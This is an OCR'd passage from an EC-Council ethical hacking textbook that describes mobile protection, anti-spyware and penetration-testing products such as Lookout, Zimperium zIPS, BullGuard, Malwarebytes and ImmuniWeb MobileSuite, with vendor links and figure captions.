


Figure 17.70: Screenshot of Promon Shield

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Protection Tools

Lookout Personal

- Lookout Personal helps to protect your device from security threats, loss, and theft
- It provides mobile security, identity protection, and theft prevention, all in a single app

https://www.lookout.com

Zimperium's zIPS

- Zimperium's zIPS is a mobile intrusion prevention system app that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber attacks
- It can detect both known and unknown threats by analyzing the behavior of your device


https://www.zimperium.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Mobile Protection Tools (Cont'd)

BullGuard Mobile Security

- It delivers complete mobile phone antivirus against all mobile phone viruses
- It locks, locates, and wipes devices remotely if lost or stolen
- It blocks unwanted calls and SMS







https://www.bullguard.com

- Norton Security for iOS — https://us.norton.com
- Comodo Mobile Security — https://m.comodo.com
- Bitdefender Mobile Security & Antivirus — https://www.bitdefender.com
- ESET Mobile Security & Antivirus — https://www.eset.com
- WISeID Personal Vault — https://www.wiseid.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Protection Tools

- **Lookout Personal**

  Source: *https://www.lookout.com*

  Lookout Personal helps to protect your device from security threats, loss, and theft. It is available for Android and iOS devices. It provides mobile security, identity protection, and theft prevention in a single app.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.71: Screenshot of Lookout Personal

- **Zimperium's zIPS**

  Source: *https://www.zimperium.com*

  Zimperium's zIPS is a mobile intrusion prevention app that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber-attacks. It uses advanced machine-learning techniques to identify and prevent both network-based and host-based threats such as

  - MITM attacks that can intercept your passwords and other confidential information when you are using public or private Wi-Fi networks
  - SpearPhishing attacks that can compromise high-value targets in your organization and infect them with data-stealing code
  - Reconnaissance scans that identify APTs and compromised devices in your network
  - Rogue Wi-Fi AP attacks that can hijack secure SSL sessions to steal confidential information

  zIPS is equipped with a behavioral analysis engine to automatically detect and block malicious threats by monitoring how they change the characteristics of the mobile device. It scans all mobile applications and browsers to enhance the security of your device and protects your entire organization from MITM, IPv4, and IPv6 attacks. It provides automated alerts to both the security officer and the user in the event of an incident. Furthermore, it uses "nonintrusive packet monitoring" to detect advanced mobile threats.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.72: Screenshot of Zimperium's zIPS

- **BullGuard Mobile Security**

  Source: *https://www.bullguard.com*

  BullGuard Mobile Security is an app for Android devices that provides total protection of the devices and personal data. It provides complete mobile phone anti-virus protection against all mobile phone viruses. It locks, locates, and wipes data remotely if the device is lost or stolen. It also blocks unwanted calls and SMS.





Figure 17.73: Screenshots of BullGuard Mobile Security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional mobile protection tools are as follows:

- Norton Security for iOS (*https://us.norton.com*)
- Comodo Mobile Security (*https://m.comodo.com*)
- Bitdefender Mobile Security & Antivirus (*https://www.bitdefender.com*)
- ESET Mobile Security & Antivirus (*https://www.eset.com*)
- WISeID Personal Vault (*https://www.wiseid.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Anti-Spyware

- **Malwarebytes for Android**

  Source: *https://www.malwarebytes.com*

  Malwarebytes is an anti-malware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It detects and removes adware and malware, blocks malware and ransomware automatically, conducts privacy audits for all apps, and provides safe browsing.




Figure 17.74: Screenshot of Malwarebytes Anti-Malware

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional mobile anti-spyware tools are as follows:


- AntiSpy Mobile (*https://antispymobile.com*)
- Spyware Detector - Anti Spy Privacy Scanner (*https://play.google.com*)
- iAmNotified - Anti Spy System (*https://iamnotified.com*)
- Privacy Scanner (AntiSpy) Free (*https://play.google.com*)
- Certo iPhone (*https://www.certosoftware.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Pen Testing Toolkit: ImmuniWeb® MobileSuite

- ImmuniWeb® MobileSuite leverages Machine Learning technology to augment and accelerate manual mobile penetration testing of iOS and Android mobile applications

- Zero False-Positive SLA
- Threat-Aware Risk Scoring
- Tailored Remediation Guidelines
- CVE, CWE, and CVSSv3 scores



Mobile Pen Testing Toolkit

- **ImmuniWeb® MobileSuite**

  Source: *https://www.immuniweb.com*

  ImmuniWeb® MobileSuite leverages machine learning technology to augment and accelerate manual mobile penetration testing of iOS and Android mobile applications. It provides scalable, rapid, and DevSecOps-enabled mobile app and backend testing with tailored remediation guidelines and zero false-positives SLA. Furthermore, it provides SDLC and CI/CD tools integration and WAF for mobile backend flaws. Using this toolkit, security professionals can perform static, dynamic, and interactive security testing with SCA. It also provides various reports such as Threat-Aware Risk Scoring, Tailored Remediation Guidelines, CVE, CWE and CVSSv3 scores.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

